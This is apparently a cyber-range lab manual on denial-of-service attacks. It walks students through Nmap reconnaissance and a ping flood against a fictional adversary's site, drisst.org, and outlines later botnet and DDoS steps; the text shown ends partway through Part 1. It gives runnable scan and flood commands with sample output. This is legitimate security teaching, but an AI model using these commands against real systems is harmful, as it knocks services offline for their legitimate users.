Introduction

Cybersecurity practitioners embrace three core pillars of their profession:

- Protecting the confidentiality of information by safeguarding secret information from unauthorized access and disclosure.
- Preserving the integrity of information by protecting information from unauthorized modification.
- Sustaining continued availability of information and systems by ensuring that authorized individuals retain legitimate access and that adversaries are not able to deny those users legitimate access.

While most cybersecurity threats center on confidentiality and integrity risks, the reality is that availability threats also pose a significant risk to the modern enterprise and are a promising avenue of attack for cyberwarfare operators. In many cases, denying the adversary access to their own systems is sufficient to achieve an operational advantage. Attackers use denial of service (DoS) attacks to achieve this goal and often leverage large numbers of systems to disguise the true source of an attack in sophisticated distributed denial of service (DDoS) attacks.

DDoS attacks make use of a large number of systems located around the world. These systems are not actually owned by the attacker but instead are systems owned by other organizations and individuals that have been compromised by the attacker. The systems are assembled into a botnet of compromised systems that are under the control of the attacking organization. The attackers use a command and control (C2) network to communicate with their botnets and direct the activity of botnet systems. One common use of these botnets is to bombard a targeted system with web traffic that appears to be legitimate but is actually generated by the attacker. The targeted system then becomes overwhelmed by the attack traffic, rendering it unable to respond to legitimate requests.

In this lab, you will first conduct reconnaissance to identify potential targets. You will then conduct a series of DoS attacks against those targets using both simple and advanced network utilities to execute attacks from a machine located on an external network. After completing these single-source attacks, you will recruit systems to join a botnet and establish C2 over that botnet. Finally, you will use that botnet to wage a DDoS attack against a high-value target web application.

Lab Overview

This lab has three parts, which should be completed in the order specified.

1. In the first part of the lab, you will perform network reconnaissance and a simple denial of service (DoS) attack.
2. In the second part of the lab, you will assemble a botnet of compromised systems and establish command-and-control capabilities over that botnet.
3. In the third part of the lab, you will use your assembled botnet to conduct a distributed denial of service (DDoS) attack.

Finally, you will explore the virtual environment on your own in **SECTION 3** of this lab to answer a set of questions and challenges that allow you to use the skills you learned in the lab to conduct independent, unguided work - similar to what you will encounter in a real-world situation.

Learning Objectives


Upon completing this lab, you will be able to:

1. Understand the anatomy of a botnet.
2. Understand the role of a command-and-control (C&C / C2) server.
3. Identify the three primary categories of denial-of-service attacks.
4. Perform reconnaissance to determine DoS attack type viability.
5. Conduct both single and distributed denial-of-service attacks.

Topology

This lab contains the following virtual machines. Please refer to the network topology diagram below.

- AttackLinux01 (Linux: Kali)
- TargetLinux01 (Linux: Ubuntu 20)
- pfSense (FreeBSD)
- routerBGP (Linux: Ubuntu 20)
- TargetPi (Raspberry Pi OS)
- DebNet (Linux: Debian 11) [contains additional Docker hosts]
- TargetLinux02 (Linux: Ubuntu 20)



Tools and Software

The following software and/or utilities are required to complete this lab. Students are encouraged to explore the Internet to learn more about the products and tools used in this lab.

- Nmap
- Ping
- Hping3
- bmon
- Curl
- Irssi

Deliverables

Upon completion of this lab, you are required to provide the following deliverables to your instructor:

Hands-On Demonstration

1. Lab Report file, including screen captures of the following:

- Results of your Nmap scan.
- Bmon results for the ping flood used to demonstrate a volumetric DoS attack.
- Bmon results for the second ping flood used to demonstrate a volumetric DoS attack.
- Output for the hping command used to demonstrate a protocol-based DoS attack.
- Results of the two curl commands used to demonstrate an application-based DoS attack.
- Newly recruited hosts.
- Drisst.org webpage.
- Failed connection to drisst.org.
- “PF states limit reached” error message.

2. Any additional information as directed by the lab:

- None

Challenge and Analysis

1. Lab Report file, including screen captures of the following:

- Peak traffic generated in bmon.

2. Any additional information as directed by the lab:

- None

Hands-On Demonstration

Note: In this section of the lab, you will follow a step-by-step walk-through of the objectives for this lab to produce the expected deliverables.

1. **Review** the **Tutorial**.

   Frequently performed tasks, such as making screen captures and downloading your Lab Report, are explained in the Cloud Lab Tutorial. The Cloud Lab Tutorial is available from the User menu in the upper-right corner of the Student Dashboard. You should review these tasks before starting the lab.

2. **Proceed** with **Part 1**.

Part 1: Perform Reconnaissance and Simple DoS Attacks

Note: In this lab, you will take on the role of a cyber security officer on a government-sponsored cyber-offense team. Your adversary is DR Intelligent Security Simulation Systems (DRISST). They have been working under the pretense of being a legitimate security company, but in reality they have been coordinating and conducting cyberwarfare attacks against public infrastructure and hospitals within the United States. You have just received credible intel that their next attack is imminent. While a multi-pronged approach including diplomatic and military options is underway to protect U.S. infrastructure and hospitals, your cyber-offense team has orders to use any and all digital tools at your disposal to defend DRISST’s attacks. Your part involves taking down the organization’s website.

Although you will perform these activities in defense of U.S. infrastructure and hospitals, from the target’s perspective, you are the threat actor. You will utilize cyberwarfare techniques to complete your mission. Your engagement will follow a compressed cyber kill chain, the standard attack model implemented in cyberwarfare:

- Perform reconnaissance to identify and select a target(s).
- Weaponize resources to use against the target.
- Deliver the weapon into the target system or its environment.
- Exploit the target system by executing your weaponized resources through vulnerabilities in the system or the humans involved in the system.

- Install a permanent entry point in the exploited system that gives you at-will access to its targeted resources.

- Establish command and control (C2) over the target to maintain communication with the compromised device without repeating the previous stages.

- Act on objectives against your target, which includes denying access in this lab but could include other attacks against the confidentiality, integrity, or availability of the target.

Initial reconnaissance has determined that DRISST’s web servers and their physical locations are not under the jurisdiction of the U.S. government. Because DRISST’s website is inaccessible through physical or legal means, you have determined that denial-of-service (DoS) attacks are a promising means of compromising the availability of the website. The three types of DoS attacks are the following:

- Volumetric DoS (measured in bits per second): Generating a flood of traffic that saturates the bandwidth to and from a target, which creates a cyber traffic jam and blocks legitimate traffic from entering or exiting.


- Protocol-based DoS (measured in packets per second): Generating a flood of connection requests to infrastructure resources (for example, firewalls, servers, load balancers, etc.), which consumes the resources’ processing capacity and blocks legitimate requests.

- Application-based DoS (measured in requests per second): Opening a connection(s) to the target and generating a flood of process and transaction requests that consume local resources on the target, such as disk space or memory.

To determine which DoS type(s) is best suited for your target, you will conduct reconnaissance to identify possible avenues of attack. This part of the lab explores simple attacks waged from a single attack system. You will perform your tasks on a Kali Linux server, which is a Linux distribution that is designed specifically for penetration testing and digital forensics. It comes loaded with features and tools whose purpose is to emulate threat actors. You will use the nmap port scanning tool to conduct reconnaissance against your target. You will then explore volumetric and protocol-based denial-of-service (DoS) attacks to attempt to bring down the target system.

As a first step, you will open a Terminal window and escalate your privileges to the root level. If at any point you end your lab session and start a new one from a StateSave, you will need to repeat these first two steps to re-acquire root privileges.


1. On the AttackLinux01 menu bar, **click** the **Terminal icon** to open a new Terminal window.



Terminal icon

2. At the command prompt, **type** `sudo su` and **press Enter** to escalate your privileges to root level.

   When prompted for the password, **type** `kali` and **press Enter**.



```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root💀kali)-[/home/kali]
└─# 
```


Escalate privileges

Note: In the next steps, you will conduct reconnaissance on the target using Nmap. The Nmap (“Network Mapper”) port scanning tool probes a remote system for open TCP ports, allowing an attacker to identify potential attack vectors. You can read more about Nmap here. The command that you will use for Nmap contains the following parts:

- **`nmap`** – The nmap command runs nmap, the “Network exploration tool and security/port scanner”; its actions will depend on the options that follow it.
- **`-sS`** – An option to Nmap to run a stealth TCP SYN scan that quickly checks for open network ports.
- **`drisst.org`** – An option to Nmap that indicates which host to target.

In a normal TCP connection, the client sends a SYN packet to the server to initiate the connection. If the server is willing to accept the connection, it sends a SYN-ACK response. If it is not, it sends an RST response. If the client receives a SYN-ACK response, it can then send an ACK packet to complete the connection. The stealth TCP SYN scan determines whether ports are open by sending a SYN packet. If the client receives a corresponding SYN-ACK, then the port is open. However, Nmap does not ultimately send the ACK packet to complete the connection. This is called a stealth scan because many logging programs for servers will not log the connection if the ACK packet is not received.

3. At the command prompt, **type** **`nmap -sS drisst.org`** and **press Enter** to run a SYN scan on the drisst.org website.



```
┌──(root💀 kali)-[/home/kali]
└─# nmap -sS drisst.org
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-05 15:24 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS
Nmap scan report for drisst.org (200.0.0.86)
Host is up (0.0012s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp

Nmap done: 1 IP address (1 host up) scanned in 4.81 seconds

┌──(root💀 kali)-[/home/kali]
└─# █
```


SYN scan

Note: The results of this scan should show that there are three open ports on the system: port 22, port 80, and port 3000. The system has initially identified these ports as associated with the SSH, HTTP, and PPP protocols, respectively.

This otherwise innocuous scan can be weaponized as a protocol-based DoS against any target that runs TCP services (for example, web servers, email servers, etc.) by initiating TCP SYN connections from multiple attack hosts to consume the target's server resources.

In the next steps, you will run a more sophisticated scan. The **`-sV`** flag tells Nmap to run a Service scan, which will not only identify the open ports, but also attempt to identify the versions of services running on those ports. Additionally, the **`--script=http-headers`** flag instructs Nmap to gather HTTP header information.

4. At the command prompt, **type** **`nmap -sV --script=http-headers drisst.org`** and **press Enter** to run a service scan on the drisst.org website.



```
┌──(root💀kali)-[/home/kali]
└─# nmap -sV --script=http-headers drisst.org
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-05 15:26 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid
Nmap scan report for drisst.org (200.0.0.86)
Host is up (0.0012s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
| http-headers:
|   Server: nginx/1.18.0 (Ubuntu)
|   Date: Sun, 05 Dec 2021 20:26:23 GMT
|   Content-Type: text/html; charset=utf-8
|   Content-Length: 2062
|   Connection: close
|   X-Powered-By: Express
|   ETag: W/"80e-rRRroB/j3G92dd8dTOfoJl3eO9U"
|   Set-Cookie: connect.sid=s%3AnJL_YKad4qOuBVDunR22cBIUVbQLB5k9.X6d9xAGCU71ljbiZOei0k84nGbyE5ITU%2B6PjssufmPo; Path=/
|
|_  (Request type: HEAD)
|_http-server-header: nginx/1.18.0 (Ubuntu)
3000/tcp open  http    Node.js (Express middleware)
| http-headers:
|   X-Powered-By: Express
|   Content-Type: text/html; charset=utf-8
|   Content-Length: 2062
|   ETag: W/"80e-rRRroB/j3G92dd8dTOfoJl3eO9U"
|   Set-Cookie: connect.sid=s%3AlwG5ueLLoo3OI8W-GEw0k3og6MWHuPv3.xV7ubrXXzup6bJ1H6RjpXCyKBa53vWcWUy7Ou2d8fD8; Path=/
|   Date: Sun, 05 Dec 2021 20:26:23 GMT
|   Connection: close
|
|_  (Request type: HEAD)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.76 seconds
```

Run a service scan


Note: The scan results confirm that port 22 is being used by the SSH protocol and that the port is serviced by the OpenSSH package, version 8.2p1. Similarly, you should notice that port 80 is being used by the HTTP protocol serviced by NGINX 1.18.0.

Port 3000, on the other hand, is not actually associated with the PPP protocol, as Nmap previously guessed. Instead, it is also using the HTTP protocol to support a Node.js server. Therefore, this could be a good candidate for an attack as well.

5. **Make a screen capture** showing the **results of your Nmap scan**.


Note: In the next steps, you will open a remote session with the upstream gateway router to monitor telemetry as you issue your commands throughout the lab. While an attacker would not necessarily perform these steps in a real-world scenario, you will do so to observe the effects of different types of DoS attacks.

6. On the Terminal menu bar, **click File** and **select New Tab** to open a second terminal session.



File > New Tab


7. **Right-click** the new **Terminal tab** and **select Rename session**, then **type bmon** when prompted for a new tab name and **press Enter** to give this Terminal tab a convenient name.



Rename the new tab

8. At the command prompt, **type `ssh user@202.20.2.1`** and **press Enter** to open an SSH connection to the routerBGP system.

   When prompted, **type `password`** and **press Enter**.



```
┌──(kali㉿kali)-[~]
└─$ ssh user@202.20.2.1
user@202.20.2.1's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 05 Dec 2021 08:28:30 PM UTC

  System load:     0.0                IPv4 address for eth0: 203.30.3.1
  Usage of /:      60.2% of 7.81GB    IPv4 address for eth1: 204.40.4.1
  Memory usage:    13%                IPv4 address for eth2: 205.50.5.1
  Swap usage:      0%                 IPv4 address for eth3: 202.20.2.1
  Processes:       156                IPv4 address for eth4: 201.10.1.2
  Users logged in: 0


40 updates can be applied immediately.
12 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Oct 11 15:16:25 2021 from 202.20.2.4
user@core1:~$ 
```

Open an SSH connection


Note: The router is running a command-line service called bmon, a bandwidth monitor that displays the amount of traffic being sent to and from network interfaces. You will use bmon to monitor the gateway router's ethernet interface (eth4), which is located on the path between Kali and the target web server, in order to view the network traffic associated with your attacks during the lab. You can read more about bmon here. The command line that you will use for bmon contains the following parts:

- **`bmon`** – the bmon command runs bmon; its actions will depend on the options that follow it.

- **`-b`** – An option to bmon to display traffic in bits per second.

- `-p eth4` – An option to bmon to set a policy to monitor and display traffic for the eth4 network interface.

9. At the command prompt, **type** `bmon -b -p eth4` and **press Enter** to run the bmon utility.



```
 eth4                                                                   bmon 4.0
Interfaces                       │ RX bps      pps     %│ TX bps      pps     %
>eth4                            │   1.38Kb      2      │   1.70Kb      3
────────────────────────────────────────────────────────────────────────────────
      Kb                        (RX Bits/second)
    1.52 │...........................................................
    1.27 │...........................................................
    1.01 ||..........................................................
    0.76 ||..........................................................
    0.51 ||..........................................................
    0.25 ||..........................................................
         1   5    10   15   20   25   30   35   40   45   50   55   60
      Kb                        (TX Bits/second)
    2.03 |...........................................................
    1.69 |...........................................................
    1.35 |...........................................................
    1.02 |...........................................................
    0.68 ||..........................................................
    0.34 ||..........................................................
         1   5    10   15   20   25   30   35   40   45   50   55   60




──────────────────────────── Press d to enable detailed statistics ────────────
─────────────────────────── Press i to enable additional information ──────────
 Sun Dec  5 20:29:22 2021                                        Press ? for help
```

Bmon utility

Note: You should see two text-based tables that display time in seconds as their horizontal axes and transmission in Kb as their vertical axes. The blue-green table at the top displays transmissions received in bits/second, while the red table at the bottom displays transmissions sent in bits/second. Within the tables, transmissions use periods as gridlines and pipes (“|”) to indicate data transmitted. You will see the data within the tables move toward the right as time progresses. Above the tables, you will see the most recent transmission byte rate (bps), packet rate (pps), and percentage of bandwidth used (%) depicted for both received (RX) transmissions and sent (TX) transmissions.

In the next steps, you will perform a short ping flood for about 3-4 seconds. The ping command is used to send packets to a target system. The command line that you will use contains the following options to the ping command:

- **`-f drisst.org`** – An option to ping to flood the drisst.org host with ping packets.

- **`-c 20000`** – An option to ping to stop after sending 20,000 packets.


- **`-s 2500`** – An option to ping to send packets of size 2,500 bytes.

Using ping in this fashion is an example of volumetric DoS, which is measured in bits per second. The intent of this ping flood is to saturate the host’s bandwidth so that it is unable to respond. You will run this ping command and monitor its traffic in the bmon tab.

10. On the Terminal menu bar, **click** the **first tab** to return to the first Terminal session.

11. **Right-click** the first **Terminal tab** and **select Rename session**, then **type** **`DoS Attacker`** and **press Enter** to give the first Terminal tab a convenient name.

12. At the command prompt, **type** **`ping -f drisst.org -c 20000 -s 2500`** and **press Enter** to perform a short ping flood against the target system.



```
┌──(root💀kali)-[/home/kali]
└─# ping -f drisst.org -c 20000 -s 2500
PING drisst.org (200.0.0.86) 2500(2528) bytes of data.

--- drisst.org ping statistics ---
20000 packets transmitted, 20000 received, 0% packet loss, time 8613ms
rtt min/avg/max/mdev = 0.156/0.370/26.128/0.448 ms, pipe 2, ipg/ewma 0.430/0.316 ms

┌──(root💀kali)-[/home/kali]
└─# 
```

